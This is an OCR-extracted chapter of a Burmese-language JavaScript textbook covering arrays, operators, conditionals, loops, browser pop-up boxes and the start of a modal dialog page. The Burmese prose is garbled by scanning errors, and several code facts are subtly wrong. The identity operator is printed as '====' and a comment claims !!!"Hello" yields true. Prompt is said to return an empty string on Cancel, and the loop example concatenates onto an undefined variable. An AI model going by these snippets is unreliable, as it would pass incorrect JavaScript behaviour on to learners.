JavaScript မှာ Variable တွေကို var Keyword အသုံးပြုပြီး ကြိုတင်ကြော်ပြီးမှုအသုံးပြုနိုင်သလို၊ လုံးဝ မကြော်ပဲ လည်း လိုတဲ့အခါ့န့် ချက်ခြင်းအသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် var Keyword အသုံးပြုပြီး ကြိုတင်ကြော်တာဟာ တစ်ချို့ မလိုလားအပ်တဲ့ အမှားတွေကိုသိတယ်။ အမြဲတမ်းကြိုတင်ကြော်ပြီးမှုသာ အသုံးပြုသင့်ပါတယ်။

တစ်ခုထက်ပိုတဲ့တန်ဖိုးတွေကို အတွဲလိုက်သိမ်းဆည်းလိုရင် Array ကို အသုံးပြုနိုင်ပါတယ်။ Array ကြော်သတ်မှတ်ပုံက ဒိုလိုပါ –

```
var months = [];
months[0] = "Jan";
months[1] = "Feb";
months[2] = "Mar";
...
```

(သို့မဟုတ်)

```
var months = ["Jan", "Feb", "Mar", ...];
```

အရင်ဆုံး Array အလွတ်တစ်ခုကို လေးဒေါင်ကွင်းအလွတ်နဲ့ ကြော်သတ်မှတ်ပြီးမှ ထည့်သွင်းလိုတဲ့ တန်ဖိုးတွေကို သက်ဆိုင်ရာ Index နံပါတ်စဉ်အလိုက်သတ်မှတ်ပေးနိုင်ပါတယ်။ နောက်တစ်နည်းကတော့ စတင်ကြော်ကတည်းက ဒေါင်ကွင်းအဖွဲ့အပိတ်ထဲမှာ သိမ်းဆည်းလိုတဲ့တန်ဖိုးတွေကို အတွဲလိုက်ပေးလိုက်လိုလည်းရပါတယ်။ နံပါတ်စဉ်ကို အလိုလိုတပ်ပေးသွားပါလိမ့်မယ်။ Array တွေဟာ Index နံပါတ်စဉ်ကို Zero (0) က နေစတင်ရောတွေက်ပါတယ်။ Array တစ်ခုမှာ သိမ်းဆည်းထားတဲ့ တန်ဖိုး အရေအတွက်ကို သိရှိရှိရင်လည်း length Property ကိုပါ အသုံးပြု နိုင်ပါတယ်။

```
var months = ["Jan", "Feb", "Mar", "Apr", "May"];
var len = months.length; // => 5
```

မှတ်ချက်။ ။ Static Type Language တွေမှာ Array တစ်ခု သတ်မှတ်တဲ့အခါ သိမ်းဆည်းလိုတဲ့ပမာဏနဲ့ သိမ်းဆည်းမယ့် Data Type များကို ထည့်သွင်းကြပြေပေးရပါတယ်။ JavaScript မှာတော့ ထည့်သွင်း ကြပြေစရာ မလိုအပ်ပါဘူး။ လွတ်လွတ်လပ်လပ်လိုသလို သတ်မှတ်ထည့်သွင်းသွားနိုင်ပါတယ်။

4.5 – Operators

ပေါင်း (+), နှုတ် (-), မြောက် (*), စား (/) Operator တွေကို တွက်ချက်မှုတွေဆောင်ရွက်ဖို့ အသုံးပြုနိုင်ပါတယ်။ Modulus (%) Operator ကိုတော့ အကြောင်းရှာဖို့အသုံးပြုနိုင်ပါတယ်။

```
var x = y + z;
var r = 123;
var a = 3.14 * r * r;
var x = (a * a) / (b + c) - 3;
var i = 5 % 3;                                // => 2
```

+ Operator ကို ကတန်းတွေပေါင်းဖို့အသုံးပြုသလို စာကြောင်းတွေဆက်ဖို့လည်း အသုံးပြုနိုင်ပါတယ်။

```
var name = "John Doe";
var greet = "Hello " + name;                  // => Hello John Doe
var price = "$" + 3 + 4;                      // => $34
```

Equal (=) Operator ကို တန်ဖိုးတွေ Assign လုပ်ဖို့သုံးပါတယ်။ အခြေခံအားဖြင့် ညာဘက်ကတန်ဖိုးကို = Operator ရဲ့ ဘယ်ဘက်မှာရှိတဲ့ Variable ထဲကိုထည့်သွင်းသတ်မှတ်ခြင်း ဖြစ်ပါတယ်။ += ကိုတော့ လက်ရှိတန်ဖိုး ထဲမှာ နောက်ထပ်တန်ဖိုးတွေ ထပ်ပေါင်းထည့်ဖို့သုံးပါတယ်။ -= ကိုတော့ လက်ရှိတန်ဖိုးထဲကနေ ပေးထားတဲ့ တန်ဖိုးကိုနှုတ်လိုက်ဖို့သုံးရပါတယ်။ အလားတူပဲ *=, /=, %= တို့ကိုလည်းအသုံးပြုနိုင်ပါတယ်။

```
var greet = "Hello ";
greet += "Jame Doe";                          // => Hello Jame Doe
```

```
var x = 8;
x -= 3;                                // => 5
```

++ Operator ကို လက်ရှိတန်ဖိုးမှာ (၁)တိုးဖို့ အသုံးပြနိုင်ပါတယ်။ **-- Operator** ကိုတော့ လက်ရှိတန်ဖိုးကနေ (၁)နှုတ်လိုက်ဖို့ သုံးနိုင်ပါတယ်။

```
var x = 5;
x++;          // => 6
++x;          // => 7
x--;          // => 6
--x;          // => 5
```

==, ===, !=, <, >, <=, >= စတဲ့ Operator တွေကို တန်ဖိုးတွေနှင့်ယူညီ အသုံးပြနိုင်ပါတယ်။ နှင့်ယူညီရလဒ်ကို boolean တန်ဖိုး true သို့မဟုတ် false နဲ့ ပြန်လည်ရရှိမှာဖြစ်ပါတယ်။ ထူးခြားချက်အနေနဲ့ **== Operator** က Equal To ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပြီ။ **==== Operator** ကတော့ Identical ဆိုတဲ့အဓိပ္ပာယ်ပါ။ တန်ဖိုးနှစ်ခု "ချက်စွဲတဲ့ သလား" နှင့်ယူညီပါတယ်။ အခြေခံအားဖြင့် **== Operator** က တန်ဖိုးတူမတူကိုပဲ စိစစ်ပေးပါတယ်။ **==== Operator** ကတော့ တန်ဖိုးသာမက Data Type တူမတူကိုပါ စိစစ်ပေးခြင်းဖြစ်ပါတယ်။

```
var x = 5;
var y = 3;

var a = x == y;           // => false
var b = x != y;          // => true
var c = x > 5;           // => false
var d = x >= 5;          // => true
var i = 5 == "5";         // => true
var j = 5 === "5";        // => false
```

&& Operator ကတော့ AND ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပါတယ်။ အကြမ်းယူင်းအားဖြင့် AND Operator က နှင့်ယူညီ တန်ဖိုးအားလုံး true ဖြစ်မှုရလဒ် true ကို ပြန်ပေးမှာဖြစ်ပါတယ်။ နှင့်ယူညီတန်ဖိုးတွေထဲမှာ တစ်ခု false ဖြစ်တာနဲ့ ရလဒ်က false ပဲ ဖြစ်မှုပါ။ **|| Operator** ကတော့ OR ဆိုတဲ့အဓိပ္ပာယ်ပါ။ OR Operator ကတော့ နှင့်ယူညီတန်ဖိုးတွေထဲက တစ်ခုလောက် true ဖြစ်တာနဲ့ ရလဒ် true ကို ပြန်ပေးမှာပါ။ နှင့်ယူညီတန်ဖိုးအားလုံး false ဖြစ်နေမှသာ ရလဒ်က false ဖြစ်မှုဖြစ်ပါတယ်။ Exclamation (!) ကတော့ NOT ဆိုတဲ့ အဓိပ္ပာယ်ပဲ ဖြစ်ပါတယ်။ မူလ boolean ရလဒ်ကို ပြောင်း ပြန်လှန်ဖို့ အသုံးပြနိုင်ပါတယ်။

```
var x = 5;
var y = 3;

var a = x == y && x == 5;           // => false
var b = x == y || x == 5;          // => true
var c = !(x == y || x == 5);       // => false
```

&& Guard Operator လိုလည်းခေါ်ပါတယ်။ သူရဲ့ အမှန်တစ်ကယ်အလုပ်လုပ်ပုံက၊ ဘယ်ဘက်ကတန်ဖိုးကို အရင်စစ်ပါတယ်၊ `false` ဖြစ်နေရင် အဒီတန်ဖိုးအတိုင်းပြန်ပေးပါတယ်။ ဘယ်ဘက်ကတန်ဖိုးက `true` ဆိုရင်၊ ညာဘက်ကတန်ဖိုးကို (စစ်မနေတော့ပဲ) တန်ဖိုးအတိုင်းပြန်ပေးပါတယ်။ `var len = months.length;` လို့ သတ်မှတ်လိုက်ရင်၊ အကယ်၍ `months` Array က `null` ဖြစ်နေတဲ့အခါ မရှိတဲ့တန်ဖိုးကိုရယူဖို့ကြိုးစားသလို ဖြစ်နေလို့ `Error` ဖြစ်ပြီး Program လည်းရပ်သွားမှာပါ။ ဒီတော့ **&& Guard** အနေနဲ့အသုံးချုပြီး အခုလိုရေးသားနှင့်ပါတယ်။

```
var len = months && months.length;
```

&& က ရှေ့တန်ဖိုးဖြစ်တဲ့ `months` ကို စစ်ကြည့်လိုက်လို့ `null` ဖြစ်နေရင် `boolean false` ဖြစ်တဲ့အတွက် အဲဒီ `null` ကိုပဲ ပြန်ပေးလိုက်မှာဖြစ်လို့ `len` ခဲ့ တန်ဖိုးကလည်း `null` ဖြစ်သွားမှာပါ။ `months.length` ကို ထပ်ပြီး စစ်မနေတော့လို့ `Error` လည်း မတက်တော့ပါဘူး။ အကယ်၍ `months` က `null` မဟုတ်ပဲ တန်ဖိုးရှိနေတော့မှ နောက်တစ်ခုဖြစ်တဲ့ `months.length` ပြန်ပေးမှာဖြစ်လို့ `len` ခဲ့ တန်ဖိုးအဖြစ် `months` Array ခဲ့ `length` ရှိ သလောက်တန်ဖိုးကို ရရှိမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုအသုံးပြုခြင်လို့ **&& Guard Operator** လိုခေါ်ဘာပါ။

|| ကို **Default Operator** လိုလည်းခေါ်ပါတယ်။ သူရဲ့ အမှန်တစ်ကယ်အလုပ်လုပ်ပုံက **&&** လိုပဲ ဘယ်ဘက်က တန်ဖိုးကို အရင်စစ်ပါတယ်။ `boolean true` ဖြစ်နေရင် ညာဘက်ကတန်ဖိုးကို ထပ်မစစ်တော့ပဲ ဘယ်ဘက်က တန်ဖိုးကို **ပြန်ပေးပါတယ်။** ဘယ်ဘက်က တန်ဖိုးက `false` ဖြစ်နေတော့မှ ညာဘက်က တန်ဖိုးကို (စစ်မနေတော့ပဲ) **ပြန်ပေးပါတယ်။**

```
var x = a || 10;
```

`a` ကို စစ်ကြည့်လိုက်လို့တန်ဖိုးရှိနေရင် အဲဒီတန်ဖိုးကို **ပြန်ပေးလိုက်မှာဖြစ်လို့** `x` ခဲ့ တန်ဖိုးအဖြစ် `a` ရဲ့တန်ဖိုးကိုရရှိ မှာ ဖြစ်ပါတယ်။ အကယ်၍ `x` က `false` ဖြစ်နေရင် ညာဘက်ကတန်ဖိုးကို**ပြန်ပေးမှာဖြစ်လို့** `x` ရဲ့တန်ဖိုးလည်း 10 ဖြစ်သွားမှာပါ။ အဓိပ္ပာယ်က `a` ရှိရင် `a` ကိုသုံးမယ်ဆိုတဲ့သော **ဖြစ်သွားစေပါတယ်။** ဒါကြောင့် **||** ကို **Default Operator** လိုခေါ် ခြင်းဖြစ်ပါတယ်။

အလားတူပဲ ! မှာလည်းထူးခြားချက်ရှိပါတယ်။ နှစ်ခုတွဲရေးထားတဲ့ **!!** Operator ကိုတန်ဖိုးတွေ `boolean` ပြောင်း ဖို့သုံး နှင့်ပါတယ်။

```
var a = !!undefined; // => false
var x = !!!"Hello"; // => true
```

4.6 – Control Structures

Conditional Statements

ပုံ (၄-ဂ) မှာ Conditional Statement ဖြစ်တဲ့ if Statement အကြောင်းကို ဖော်ပြခဲ့ပါတယ်။ if အပါအဝင်တစ်ခြား Control Syntax တွေမှာ လုပ်ဆောင်ချက်က တစ်ကြောင်းတည်း (one statement) ဆိုရင်တွန်ကွင်းတွေထည့်ဖို့မလိုပါဘူး။ တွန်ကွင်းတွေက လုပ်ဆောင်ချက် တစ်ခုထက်ပိုတဲ့အခါ စုစုပေါင်းဖို့အသုံးပြုတာပါ။

```
if( today == "sunday" ) {
    say( "Super Sunday!" );
}
```

(သိမဟုတ်)

```
if( today == "sunday" ) say( "Super Sunday!" );
```

(သိမဟုတ်)

```
if( today == "sunday")
    say( "Super Sunday!");
```

ဖော်ပြထားတဲ့ နမူနာသုံးခုဟာ ရေးသားပုဂ္ဂိုလ်မယ့် ရလဒ်ကအတူတူပဲ ဖြစ်ပါတယ်။ ပထမဆုံး နမူနာမှာ တွေ့နိုင်းတွေ ထည့်ပေမယ့် နောက်နမူနာတွေမှာမထည့်တော့ပါဘူး။ ဆောင်ရွက်စေချင်တဲ့လုပ်ဆောင်ချက်ကတစ်ခုကြာင်းတည်းမြှု ဖြစ်ပါတယ်။

if Statement ကို နမူနာတွေမှာဖော်ပြထားသလို if Block တစ်ခုတည်းအတွက် အသုံးပြုနိုင်သလို ပုံ(၅-၁) မှာဖော်ပြခဲ့သလို else Block နဲ့လည်း တွဲဖက်အသုံးပြုနိုင်ပါတယ်။ Condition ရလဒ် true ဆိုရင် if Block ကိုလုပ်၊ false ဆိုရင် else Block ကိုလုပ်ဆိုပြီး ရွေးချယ်စရန်စုံပေးလိုက်တာပဲဖြစ်ပါတယ်။ ရွေးချယ်စရန်တွေ နှစ်ခုထက်ပို လာတဲ့အခါ ရေးသားလေ့ရှိတဲ့ if - else if - else ရေးနည်းနမူနာ ကို ပုံ (၅-၂) မှာဖော်ပြထားပါတယ်။

The diagram shows two snippets of JavaScript code. The top snippet, labeled 'One Statement', contains a single-line if statement:

```
if( today == "sunday" ) {
    say("Yay, super Sunday!");
} else {
    if( today == "saturday" ) {
        say("Happy Caturday!");
    } else {
        say("Boring weekdays :(");
    }
}
```

The bottom snippet, labeled 'No curly braces for else block', contains a multi-line if statement with an else block:

```
if( today == "sunday" ) {
    say("Yay, super Sunday!");
} else if( today == "saturday" ) {
    say("Happy Caturday!");
} else {
    say("Boring weekdays :(");
}
```

An arrow points from the text 'No curly braces for else block' to the second 'else' keyword in the bottom snippet.

ပုံ (၅-၂) JavaScript If – Else If – Else Syntax

Switch Statement

Switch Statement ကတေသ့ ပေးထားတဲ့ တန်ဖိုးနဲ့ တူညီတဲ့ အပိုင်းကိုပဲ ရွှေ့ပြီး အလုပ်လုပ်ပေးတဲ့ Control Syntax ဖြစ်ပါတယ်။ ဗုံး (၄-ဃ) မှာပေးထားတဲ့ နှမူနာကို Switch Statement နဲ့ ပြောင်းရေးကြည့်ပါမယ်။

```
switch( today ) {
    case "monday":
    case "tuesday":
    case "wednesday":
    case "thursday":
        say("Boring weekdays"); break;
    case "friday":
        say("TGIF!"); break;
    case "saturday":
        say("Happy Saturday!"); break;
    case "sunday":
        say("Yay, super Sunday!"); break;
    default:
        say("Too dizzy! Not sure what day it is. @_@ ");
}
```

switch ရဲ့ အခြေခံအလုပ်လုပ်ပုံကတော့ ဂိုက်ကွဲင်းထဲမှာပေးထားတဲ့ တန်ဖိုးနဲ့ တူညီတဲ့ တန်ဖိုးရှိရာ case ကိုခုန်ကျော်ပြီး သူအောက်မှာ ရေးထားသမျှ အကုန်ဆက်လုပ်သွားတဲ့ သဘော ဖြစ်ပါတယ်။ ဒါကြောင့် today ဟာ monday, tuesday, wednesday, thursday တစ်ခုခုဖြစ်နေမယ်ဆိုရင် say("Boring weekdays") ကိုလုပ်ဆောင်ပေးသွားမှာ ဖြစ်ပါတယ်။ အကယ်၍ today က friday ဖြစ်ခဲ့မယ်ဆိုရင် say("TGIF!") ကို အလုပ်လုပ်ပြီး break ကိုတွေ့တဲ့ အတွက် အောက်က ကျွန်တဲ့ အလုပ်တွေထပ်မလုပ်တော့ပဲ ထွက်သွားမှာပါ။ ကိုက်ညီတဲ့ case တစ်ခုမှာတွေ့ရင်တော့ default: ရှိရာ ကိုခုန် သွားပြီး သူအောက်ကရေးထားတာ တွေကို ဆက်လုပ်ပေးသွားမှာပဲဖြစ်ပါတယ်။

Loops

တူညီတဲ့ လုပ်ဆောင်ချက်တွေကို ထပ်ခါထပ်ခါလုပ်ဖို့လိုတဲ့ အခါ Loop တွေကို သုံးရပါတယ်။ ရေးသားပုံက ဒီလိုပါ -

```
while( condition ) {
    // do this until condition is false
}
```

while နောက်က ပိုက်ကွဲ့အဖွင့်ပိတ်ထဲမှာ Condition ထည့်သွွှုံးပေးရပါတယ်။ Condition ရဲ့ ရလဒ် true ဖြစ်နေသမျှ ကာလပတ်လုံး တွေ့နှုက်ကွဲ့အဖွင့်အပိတ် Block ထဲမှာ ရေးသားထားတဲ့ သတ်မှတ်ချက်တွေကို ထပ်ခါထပ်ခါ ပြန်လည်ပေးနေမှာ ဖြစ်ပါတယ်။ နှမူနာတစ်ခု ဖော်ပြပေးလိုက်ပါတယ် -

```
<select id="months"></select>
<script>
    var months = [
        "Jan", "Feb", "Mar", "Apr", "May", "Jun",
        "Jul", "Aug", "Sep", "Oct", "Nov", "Dec"];

```

```

var data, i = 0, len = months.length;
while(i < len) {
    data += "<option>" + months[i] + "</option>";
    i++;
}
document.getElementById("months").innerHTML = data;
</script>

```

နမူနာမှာ while Loop ကိုသုံးပြီး months Array ထဲကတန်ဖိုးတွေကို HTML <option> Element တွေ အဖြစ် ပြောင်းပြီး id="months" လို့ ပေးထားတဲ့ <select> Element ထဲကို ထည့်လိုက်တာဖြစ်ပါတယ်။ <select> Element မှာ မူလက ဘာမှထည့်သွင်းမထားပေမယ့် JavaScript ကထည့်ပေးသွားတဲ့ အတွက် Jan ကနေ Dec အထိ လ (၁၂)လကို ရွေးလိုရသွားမှာပဲ ဖြစ်ပါတယ်။

နမူနာမှာ ထည့်သွင်းအသုံးပြုထားတဲ့ innerHTML ဟာလည်း DOM Attribute တစ်ခုဖြစ်ပါတယ်။ Select လုပ်ထားတဲ့ Element နဲ့ Element Content ကို သတ်မှတ်ဖို့ innerHTML ကို အသုံးပြုရပါတယ်။

Loop အလုပ်လုပ်သွားပုံကို လေ့လာကြည့်ပါမယ်။ i ရဲ့ သတ်မှတ်တန်ဖိုးက ၀ ဖြစ်ပါတယ်။ months Array မှာ Index ၁၂ ခုရှိတဲ့အတွက် len ရဲ့ သတ်မှတ်တန်ဖိုးကတော့ ၁၂ ဖြစ်နေမှာပါ။ i < len လိုစစ်ကြည့်လိုက်တဲ့အခါး true ဖြစ်နေတဲ့အတွက် Loop က စတင်အလုပ်လုပ်သွားပါတယ်။ Block ထဲက ပထမတစ်ကြောင်းမှာ data Variable ထဲကို months [0] နဲ့ ပေါင်းစပ်ထားတဲ့ <option> ပေါင်းထည့်လိုက်ပါတယ်။ ဒုတိယတစ်ကြောင်းမှာ တော့ i တန်ဖိုးကို ++ Operator သုံးပြီး (၁) တိုးလိုက်ပါတယ်။ ဒါကြောင့် i တန်ဖိုး ၀ ကနေ ၁ ဖြစ်သွားပါတယ်။ နောက်တစ်ကြိမ်ထပ်လုပ်ဖို့ Condition ကို ပြန်စစ်ဆေးပါတယ်။ i < len ကို ထပ်စစ်တဲ့အခါး i က ၁ ဖြစ်နေပြီး len ကတော့ အပြောင်းအလဲမရှိ ၁၂ ဖြစ်တဲ့အတွက် true ဖြစ်နေပါသေးတယ်။ ဒါတော့ Loop Block ထဲက လုပ်ဆောင်ချက်တွေကို နောက်တစ်ကြိမ် ထပ်လုပ်ပြန်ပါတယ်။ ဒီနည်းနဲ့ Loop ကို တစ်ကြိမ်လုပ်တိုင်း <option> တစ်ခု တိုးသွားသလို့ i တန်ဖိုးလည်း (၁) တိုးတိုး သွားပါတယ်။ နောက်ဆုံး i တန်ဖိုး ၁၂ ဖြစ်သွား တဲ့အချင့်မှာ i < len Condition က (12 < 12) => false ဖြစ်သွားတဲ့အတွက် Loop လည်းရပ်သွားမှုဖြစ်ပါတယ်။

while Loop ကို ပုံစံအနည်းငယ်ပြောင်းထားတဲ့ do - while Loop လည်းရှိပါတယ်။ သူကတော့ Loop ကို do နဲ့ စီးပွားရေးပြုခြင်း၊ while Condition ကို Loop Block ရဲ့နောက်ကို ပို့လိုက်တာဖြစ်ပါတယ်။ နမူနာမှာပေးထားတဲ့ while Loop ကို do - while နဲ့ ပြောင်းရေးရင်အခုလုပ်ရေးသားရမှာပါ။

```

do {
    data += "<option>" + months[i] + "</option>";
    i++;
} while(i < len);

```

while နဲ့ do - while ကွာသွားတာကောင်း၊ while Loop မှာ Condition ကို အရင်ဆုံးစစ်ပြီး လုပ်သင့်မှု Loop Block ကို အလုပ်လုပ်ပါတယ်။ do - while မှာတော့ Loop Block ကို အရင်လုပ်ပြီးမှ Condition ကိုစစ်တာပါ။ ဒါကြောင့် Condition နဲ့ ညီညီမညီညီ တစ်ကြိမ်တော့မဖြစ်မနေအလုပ်ပြီး နောက်အကြိမ်တွေမှ Condition ပေါ်မှု တည်ပြီး သင့်သလိုဆက်လုပ်စေချင်တဲ့အခါးမှာ do - while Loop က အသုံးဝင်ပါတယ်။

for Loop လည်းရှုပါသေးတယ်။ ရေးသားပုံက ဒီလိုပါ -

```
for(init; condition; increment) {
    ...
}
```


init နေရာမှာ Loop ပထမဆုံးစတဲ့အချိန် လုပ်စေချင်တဲ့အလုပ်ကို ထည့်ပေးနိုင်ပါတယ်။ တစ်ကြိမ်ပဲလုပ်မှာပါ။ condition ကတေသာ့ while Loop က condition လိုပါပဲ။ Condition ရလား true ဖြစ်နေသူမျှ Loop Block ကို ထပ်ခါထပ်ခါ ပြန်လုပ်ပေးနေမှာပဲဖြစ်ပါတယ်။ Increment နေရာမှာတော့ Loop Block ကို တစ်ကြိမ် အလုပ်လုပ်ပြီးတိုင်း လုပ်သွားစေချင်တဲ့အောင်ရှုက်ချက်ကို သတ်မှတ်ပေးရပါတယ်။ ဖော်ပြခဲ့တဲ့နှုန်းကို for Loop နဲ့ ပြောင်းရေးမယ်ဆိုရင် အခုလို ရေးသားနိုင်ပါတယ်။

```
for(i = 0; i < len; i++) {
    data += "<option>" + months[i] + "</option>";
}
```

init မှာပေးထားတဲ့ i = 0 က ပထမဆုံးတစ်ကြိမ်ပဲအလုပ်လုပ်မှာပါ။ condition အတွက်ပေးထားတဲ့ i < len နဲ့ စစ်ဆေးပြီး Loop Block ကိုဆက်လုပ်သွားမှာပါ။ i++ ကို increment အနေနဲ့ ပေးထားတဲ့ အတွက် Loop Block ကို တစ်ကြိမ်လုပ်ပြီးတိုင်း i တန်ဖိုးကို (၁) တိုးတိုးပေးသွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် Loop Block ထဲမှာ i++ ထပ်ရေးစရာမလိုတော့ပါဘူး။

4.7 – Pop-up Boxes

JavaScript Program တွေမှာလိုအပ်ရင် Pop-up Box တွေထည့်သွင်းအသုံးပြနိုင်ပါတယ်။ Pop-Up Box (၃)မျိုး ရှုပါတယ်။ Alert Box, Confirm Box နဲ့ Prompt Box တို့ပဲဖြစ်ပါတယ်။



ပုံ (၄-၄) JavaScript Alert Box

Alert Box မှာတော့ ပုံ (၄-၄) မှာဖော်ပြထားသလို ဖော်ပြလိုတဲ့ Message နဲ့ OK Button တစ်ခု ပါဝင်မှာဖြစ်ပါတယ်။ Message ဖော်ပြယုံး ဖော်ပြပေးခြင်းဖြစ်ပါတယ်။ အသုံးပြုလိုရင် alert("Hello, World!") လို့ ရေးသားပေးရပါတယ်။ Browser က alert() Function တွေတာနဲ့ Alert Pop-up Box ကို ဖော်ပြပေးသွားမှာပါ။ "Hello, World!" နေရာမှာ နှစ်သက်ရာ Message ကိုထည့်သွင်းနိုင်ပါတယ်။ OK Button ကို နှိပ်လိုက်ရင် Pop-up Box ပြန်ပိတ်သွားမှာပါ။



ပုံ(၄-၁) JavaScript Confirm Box

Confirm Box ကတေသာ ပုံ (၄-၁) မှာဖော်ပြထားသလို Message တစ်ခုနဲ့ OK / Cancel Button နှစ်ခု ပါဝင်ပါတယ်။ အသုံးပြုသူက OK button ကို နိုပ်ရင်ရလဒ် true ကို ပြန်ပေးမှာဖြစ်ပြီး Cancel ကိုနိုပ်ရင်တော့ false ပြန်ပေးမှာပါ။ အသုံးပြုသူပြန်ပေးလာတဲ့ true / false တန်ဖိုးပေါ်တည်ပြီး သင့်တော်သလို ဆက်လက် ဆောင်ရွက်ရမှာ ဖြစ်ပါတယ်။ ဥပမာ –

```
var result = confirm("Are you sure?");
if( result ) {
    // do something that you want
    // to carry on if user click OK
} else {
    // do something that you want
    // to carry on if user click Cancel
}
```

Confirm Box ဖော်ပြပေးတာက confirm("Are you sure?") ဆိုတဲ့အပိုင်းဖြစ်ပါတယ်။ နမူနာမှာ အသုံးပြုသူ နိုပ်လိုက်တဲ့ Button ပေါ်မှတည်ပြီး ရရှိလာမယ့် true / false ကို result Variable နဲ့ လက်ခံရယူထားပါတယ်။ ပြီးတော့မှ result ကို စစ်ဆေးပြီး သင့်တော်တဲ့အလုပ်ကို ဆက်လုပ်ဖို့ if Statement နမူနာကို ဖော်ပြထားပါတယ်။ "Are you sure?" ဆိုတဲ့နေရာမှာ နှစ်သက်ရာ Message ကို ထည့်သွင်းအသုံးပြနိုင်ပါတယ်။



ပုံ (၄-၂) JavaScript Prompt Box

Prompt Box မှာတေသာ Message တစ်ခု၊ စာရိုက်ထည့်လိုဂုဏ် Text Box တစ်ခုနဲ့ OK / Cancel button နှစ်ခု ပါတယ်။

```

var result = prompt("What is your name?");
if( result ) {
    // do something that you want to carry on
    // if user type something in textbox and click ok
} else {
    // do something that you want to carry on
    // if user type nothing or click cancel
}

```


အသုံးပြုသူက Cancel ကို နှိပ်လိုက်ရင် Blank String ("") တစ်ခုကို ပြန်ပေးမှုဖြစ်ပါတယ်။ OK ကို နှိပ်လိုက်ရင် တော့ Textbox ထဲမှာ ရှိက်ထည့်ထားတဲ့ တန်ဖိုးကိုပြန်ပေးမှုပါ။ Confirm Box မှာလိုပဲ ရလဒ်ကို result Variable နဲ့ လက်ခံပြီး သင့်တော်သလို ဆက်လုပ်ပုံကိုဖော်ပြထားပါတယ်။

Pop-up Box ဖော်ပြချိန်မှာ Default Value အနေနဲ့ Text Box ထဲမှာ ထည့်သွင်းလိုရင် ဒုတိယ Parameter အနေ နဲ့ ထည့်သွင်းပေးနိုင်ပါတယ်။ ဥပမာ - `prompt("What is your name?", "John Doe")`

အကြမ်းဖျဉ်းအားဖြင့် Browser က Pop-up Box တစ်ခုပေါ်လာတိုင်း လက်ရှိအလုပ်လုပ်နေတဲ့ Code တွေကို ခက္ခလာပ်ထားလေ့ရှိပါတယ်။ အသုံးပြုသူက Pop-up Box က Button ကိုနှိပ်လိုက်မှ ဆက်လက်ဆောင်ရွက်ရမယ့်အလုပ် တွေကို ဆက်လုပ်သွားတာပါ။ ဒါကြောင့် ဒီ Pop-up Box တွေကို မဖြစ်မနေလိုအပ်မှသာအသုံးပြုသင့်ပါတယ်။ Website အများစုံက JavaScript ရဲ့ Build-in Pop-up Box တွေအစားသီးခြားရေးသားဖုန်းတဲ့ Modal Dialog Box တွေကိုပိုမိုအသုံးပြုလာကြပါတယ်။ ကျွန်ုတော်တို့လည်း လက်တွေ့ဥပမာရသွားအောင် Modal Dialog Box တစ်ခု တည်ဆောက်ပုံကို ဆက်လက်ဖော်ပြပေးပါမယ်။

4.8 – JavaScript Modal Dialog

Modal Dialog ဆိုတာ ပုံ (၄-၅) မှာပြထားသလို Page တစ်ခုလုံးကိုအမှာင်ချလိုက်ပြီး အလယ်မှာဖော်ပြထားတဲ့ Dialog Box လေးပဲကွက်ပြီးလင်းနေသလိုဖြစ်အောင်ဖော်ပြတဲ့ Dialog Box မျိုးကိုပြောတာပါ။ Lightbox လိုလည်းခေါ်ကြပါတယ်။



ပုံ (၅-၁) JavaScript Modal Dialog

ပုံမှာပြထားတဲ့ Dialog ရှိဖို့ ရေးသားရမယ့် Code အပြည့်အစုံကိုဖော်ပြပေးလိုက်ပါတယ်။ ကူးယူစမ်းသပ်ကြည့်ပါ။

```
<!doctype html>
<html>
<head>
    <title>JavaScript Modal Dialog</title>

    <style>
        html {
            background: #efefef;
        }

        body {
            font-family: Arial, Helvetica, sans-serif;
            color: #333;
            width: 500px;
            margin: 30px auto;
            padding: 20px;
            border: 4px solid #ddd;
            background: #fff;
        }

        h1 {
            margin: 0;
            padding: 8px;
            font-size: 21px;
            border-bottom: 1px solid #ddd;
        }
    </style>

```

